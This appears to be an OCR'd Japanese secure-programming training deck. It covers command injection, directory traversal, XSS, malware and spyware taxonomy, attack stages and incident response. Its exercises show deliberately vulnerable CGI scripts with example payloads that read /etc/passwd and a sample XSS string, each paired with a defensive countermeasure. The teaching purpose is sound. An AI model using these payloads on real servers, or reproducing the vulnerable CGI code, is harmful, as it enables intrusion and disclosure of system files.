
[質問1] このCGIプログラムではどんな問題が起こるのだろうか？

```
#!/usr/local/bin/perl
# usage: http://your.host/cgi-bin/echo?<string>
# Echos back the QUERY_STRING to the user.

$| = 1;
$in = $ENV{'QUERY_STRING'};
$in =~ s/%(..)/pack("c",hex($1))/ge;

# Escape the nasty metacharacters
$in =~ s/([;<>¥*¥|`&¥$!#¥(¥)¥[¥]¥{¥}:'"])/¥¥$1/g;

print "Content-type: text/html¥n¥n";
system("/bin/echo $in");
```



[答え] サーバの内部情報を参照できる。
http://your.host/cgi-bin/echo?%0Acat%20/etc/passwd

[対策] 特殊文字(メタキャラクタ)の取り扱いの注意する。
;<>*|`&$!#()[]{}:'"/ ならびに LF、CR、空白


セキュア・プログラミング講座
http://www.ipa.go.jp/security/awareness/vendor/programming/index.html
安全なWebアプリ開発 40箇条の鉄則
http://java-house.jp/~takagi/paper/idg-jwd2003-takagi-dist.pdf

3. 不正アクセスに関する理解を深める ①攻撃対象別 Webアプリケーションの攻略: ディレクトリトラバーサル

[質問2] このCGIではどんな問題が起こるのだろうか？

```
#!/bin/sh
# Script usage: http://yourserver/htbin/view-source/dir1/foo.c
# This will send back the document $DOCUMENT_ROOT/dir1/foo.c as plaintext.
# $DOCUMENT_ROOT is an env. variable set by the server.
if [ $# = 1 ]; then
        echo Content-type: text/plain
        echo;   cat $DOCUMENT_ROOT/$1
else
        echo Content-type: text/html
        echo;   cat << EOM
<TITLE>Source viewer</TITLE>
<H1>Source Viewer</H1>
This script is a simple way to use
the extra-path feature of scripts.
You should not call it directly.

EOM
fi
```



[答え] サーバの内部情報を参照できる。
http://your.host/cgi-bin/cgi-bin/view-source?../../../../etc/passwd

[対策] データの参照できる範囲に注意する。

JVN#8BAAAB4E msearch におけるディレクトリトラバーサルの脆弱性
http://www.ipa.go.jp/security/vuln/documents/2005/JVN_8BAAAB4E_msearch.pdf

3. 不正アクセスに関する理解を深める ①攻撃対象別 Webアプリケーションの攻略: 回避施策としての文字列処理

動的なページを生成する際の文字列処理方法には、「特殊文字のエンコード」 or 「特殊文字のフィルタリング」のいずれかを実施すること。

◆特殊文字のエンコード

特殊文字(メタキャラクタ)を文脈に応じて置き換え(エスケープ処理と呼ぶ)を行うこと。

メタキャラクタ	置き換え
<	<
>	>
“	"
&	& など

◆特殊文字のフィルタリング

文字列のフィルタリング処理を行う際の推奨方法は、『問題を引き起こすと思われる「文字」を除外する方法(negative approach)』ではなく、『安全であるとわかっている「文字」のみを取り込む方法(positive approach)』である。


```
#!/usr/local/bin/perl
# negative approach
$NG_CHARS='¥<¥>¥"¥'¥%¥;¥)¥(¥&¥+';
$data = "<SCRIPT>alert('Hello');</SCRIPT>";
$data =~ s/[$NG_CHARS]//go;
print "$data¥n";
```

```
#!/usr/local/bin/perl
# positive approach
$OK_CHARS='a-zA-Z0-9';
$data = "<SCRIPT>alert('Hello');</SCRIPT>";
$data =~ s/[^$OK_CHARS]//go;
print "$data¥n";
```

3. 不正アクセスに関する理解を深める ①攻撃対象別 Webアプリケーションの攻略: クロスサイトスクリプティング


クロスサイトスクリプティング

悪意あるユーザが他Webサイトのページに用意した悪質なコードを
挿入することができるという脆弱性である。
結果として、悪意あるスクリプトを他のユーザに実行させることができる。



クロスサイト スクリプティングの脆弱性の問題を予防する方法
http://support.microsoft.com/default.aspx?scid=kb;JA;252985
セキュア・プログラミング講座 第1章 セキュアWebプログラミング [1-2] クロスサイトスクリプティング
http://www.ipa.go.jp/security/awareness/vendor/programming/a01_02.html

3. 不正アクセスに関する理解を深める ①攻撃対象別 マルウェア



自分自身で増殖することが出来るプログラム

コンピュータシステムやコンピュータネットワークを通じて増殖する悪意のあるプログラム

ネットワーク上のコンピュータからコンピュータへ自分自身を拡散させるプログラム(ウイルスと異なりワームは、ファイル、ディスケット、プログラムに感染しない)。

通商産業省告示 第952号「コンピュータウイルス対策基準」によれば、**「コンピュータウイルス」**とは、
第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラムであり、次の機能を一つ以上有するもの。

1. **自己伝染機能**
   自らの機能によって他のプログラムに自らをコピーし又はシステム機能を利用して自らを他のシステムにコピーすることにより、他のシステムに伝染する機能
2. **潜伏機能**
   発病するための特定時刻、一定時間、処理回数等の条件を記憶させて、発病するまで症状を出さない機能
3. **発病機能**
   プログラム、データ等のファイルの破壊を行ったり、設計者の意図しない動作をする等の機能

有益な効果を持つようよに見えながら、予想できない悪意のある動作を引き起こすプログラム(ウイルスのように拡散せずに、プログラムが実行された場合に悪意ある動作を引き起こす)

『コンピュータウイルス対策基準』
http://www.ipa.go.jp/security/antivirus/kijun952.html
EICAR99 Conference
http://www.ipa.go.jp/security/fy10/contents/virus/3_1_3.html

3. 不正アクセスに関する理解を深める ①攻撃対象別 スパイウェア

The Anti-Spyware Coalitionが定義する "Spyware Definitions and Supporting Documents“ によれば

広義のスパイウェア ≒ マルウェア

スパイウェアなどの潜在的に迷惑な技術

以下の点において、ユーザによる制御を妨害する技術

- ✓ ユーザの利用環境、プライバシー、システムセキュリティに影響を与える重要な変更
- ✓ コンピュータにインストールするプログラムなどシステムリソースの使用
- ✓ 個人情報や機密情報の収集、使用、配布

これらは、ユーザに通知されるべき項目であり、また、適切に除去または無効にすることができるべき項目である。

狭義のスパイウェア

用語	技術分類	説明
• Snoopware • Keylogger • Screen Scraper	トラッキング	ユーザの行動を監視したり、ユーザに関する情報を収集する。
• Nuisance •有害なAdware	広告表示	ポップアップなど広告を表示する。
• Backdoors • Botnets • Zombie • Droneware	リモートコントロール	リモートから該当する機器へのアクセスを実現したり、機器の制御を実現する。
• Unauthorized Dialers	自動ダイアル	モデムあるいはインターネットを利用して、あるサービスに自動ダイアルしたり、接続する。
• Hijackers • Rootkits	システム改変	システムを改変したり、ユーザの利用環境の設定を変更したりする。
• Hacker Tools	セキュリティ調査	セキュリティ設定に関する調査や回避する。
• Tricklers	自動ダウンロード	ユーザの確認なくソフトウェアのダウンロードならびにインストールをおこなう。
• Tracking Cookiesなど	リモートコントロール	新たにソフトウェアをインストールすることなく、ユーザの行動に関する制限された範囲での情報収集をおこなう。

Anti-Spyware Coalition
http://www.antispywarecoalition.org/
スパイウェア、ハッキングツール、トロイの木馬 etc スパイウェア リサーチセンター
http://www.ahkun.jp/researchcenter/SpywareResearchCenter.html

3. 不正アクセスに関する理解を深める
②攻撃段階別
活動段階は「情報収集」「攻撃」「占領」の3つの段階に分かれる。

(1) 情報収集: 攻撃対象に関する情報を得る。

情報提供サービスの利用(whois, DNS, finger, Webページなど)
探査(ホストスキャン, ポートスキャン, OS識別, 脆弱性)
ソーシャルエンジニアリング　など

(2) 攻撃: 実際に不正侵入を行う。

パスワードの盗聴、パスワードクラッキング
プログラムの仕様や実装の脆弱性への攻撃
システム設定環境不整合の悪用
マルウェア(トロイの木馬など)の利用　など

(3) 占領: 侵入目的を実行する。

機能阻害: コンピュータやネットワークの機能を阻害する
機能破壊: コンピュータやネットワークを破壊する
機能利用: 他のコンピュータやネットワークの機能阻害、機能破壊等を行う
情報盗取: コンピュータやネットワーク上にある情報を盗取する
情報改竄: コンピュータやネットワーク上にある情報を改竄する
情報破壊: コンピュータ上にある情報を破壊する
利用行為: コンピュータやネットワークを利用する

空き巣にたとえると. . .

家の物色

ドア・窓の鍵の調査

留守宅かどうかの確認

ドア・窓のこじ開け

盗み、破壊

3. 不正アクセスに関する理解を深める
③攻撃形態別
(1) ローカルvsリモート (2) 内部型vs外部型 (3) 能動型vs受動型

攻撃形態は、以下のように分類できる。

(1)「ローカル攻撃」vs「リモート攻撃」

攻撃者の立場から、攻撃対象となるコンピュータへの攻撃形態を分類する。

ローカル攻撃　コンソールを使用した攻略など該当するシステムや装置を目の前にして攻撃活動を行う。

リモート攻撃　ネットワークや他の通信手段を用いて遠隔から攻撃活動を行う。

(2)「内部型攻撃」vs「外部型攻撃」

リモート攻撃の攻撃形態を細分化する。

内部型攻撃　コンピュータ内部になんらかの方法で侵入した後、攻撃活動を行う。

外部型攻撃　提供されているサービスに対して攻撃活動を行う。
攻撃者自身が正規のユーザとしてサービスを利用することを前提とし、コンピュータ内部に侵入しなくても外部から攻撃活動の可能である。


(3)「能動型攻撃」vs「受動型攻撃」

攻撃活動の引き金となる主体により分類する。



能動型攻撃　攻撃活動の引き金となる主体が攻撃者自身である。

受動型攻撃　攻撃活動の引き金となる主体が攻撃対象となるコンピュータの利用者



3. 不正アクセスに関する理解を深める
③攻撃形態別
(1)「ローカル攻撃」vs「リモート攻撃」

分類	ローカル攻撃	リモート攻撃
事例	コンソールを使用した攻略など該当するシステムや装置を目の前にして攻撃活動を行う。 	ネットワークや他の通信手段を用いて遠隔から攻撃活動を行う。 
対策	・計算機単体のセキュリティ強化 ＋アカウント管理 ＋脆弱性対策の実施	・ネットワーク系のセキュリティ強化 ＋ファイアウォール技術の適用 ＋脆弱性対策の実施 ただし、サービス不能攻撃については、サービスを提供／利用している限り効果的な妨害対策は難しい。

3. 不正アクセスに関する理解を深める
③攻撃形態別
(2)「内部型攻撃」vs「外部型攻撃」: リモート攻撃の細分化

分類	内部型攻撃(計算機内部からの不正)	外部型攻撃(計算機外部からの不正)
事例	**第1段階 (計算機への侵入)** ・パスワードの盗聴 ・他の計算機や人へのなりすまし ・システム設定環境不整合の攻撃 ・プログラムの脆弱性攻撃 ・マルウェアの利用　など **第2段階 (計算機内部での不正)** ・メモリ、ディスクの浪費 ・マルウェアの稼動 ・他の計算機侵入のための踏み台 ・管理者権限の獲得　など  	**サービス運用妨害** **(DoS: Denial of Service)** ・大量のデータ(IPパケット、電子メールなど)の送付 ・大きなデータ(電子メールなど)の送付 ・誤動作または、通信障害を引き起こす不正なパケットの送付　など 
対策	・ファイアウォール技術の適用 ・脆弱性対策の実施	・サービスを提供／利用している限り効果的な妨害対策は難しい。


3. 不正アクセスに関する理解を深める
③攻撃形態別
(3)「能動型攻撃」vs「受動型攻撃」: 情報システムにとって受動型攻撃は脅威となる。

分類	能動型攻撃	受動型攻撃
事例	・パスワードの盗聴による他人へのなりすまし ・サーバのセキュリティホールの攻撃 ・サーバのシステム設定環境不整合の攻撃 など  攻撃者の試みた攻略が成功した ＝攻撃活動の活性化	<u>人手の介在を必要とするマルウェア</u> ・Melissa, LoveLetter などのマルウェア <u>人手の介在を必要としないマルウェア</u> ・Nimda などのマルウェア ・CERT Advisory CA-2001-06, CA-2000-16, CA-2000-14, CA-2000-12 などの脆弱性を攻撃するマルウェア  メール添付ファイルを ユーザが実行すると 攻撃活動が活性化してしまう。 実行しないと活性化しない。
対策	サーバでのセキュリティ対策 ・ファイアウォール技術の適用 ・脆弱性対策の実施	クライアントでのセキュリティ対策 ・脆弱性対策の実施 ・ウイルス対策 ・ユーザ教育

不正アクセス活動の現状
1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

脆弱性データベース
4. 脆弱性対応とインシデント対応
5. 対策のための情報収集


4. 脆弱性対応とインシデント対応
被害が発生することを想定した対応体制を整備する。
①脆弱性対応活動、②インシデント対応活動



注1: 上記では除外しているが、「zero-day attack」という、セキュリティ上の脆弱性が広く公表される前にその脆弱性を悪用して行なわれる侵害活動も存在するので留意のこと。
注2: ここでのインシデント対応には、流布しているワームによる侵害活動などを回避する予防措置的な対応を含んでいる。

4. 脆弱性対応とインシデント対応 ①脆弱性対応活動、②インシデント対応活動 調整機関としてのCERT/CC、JPCERT/CC

CERT/CC: Computer Emergency Response Team/Coordination Center
1988年インターネットワーム事件を契機に設立
脆弱性や脅威に対する対処策をCERT Advisoryとして提供
JPCERT/CC: JaPan Computer Emergency Response Team/Coordination Center
国内のインシデントに関する報告の受付や情報提供を実施
脆弱性対応については、CERT/CC(米国)、NISCC（英国）の機関と連携した活動を推進している。



CERT Coordination Center
http://www.cert.org/
JPCERT Coordination Center
http://www.jpcert.or.jp/
National Infrastructure Security Co-ordination Centre
http://www.niscc.gov.uk/niscc/index-en.html

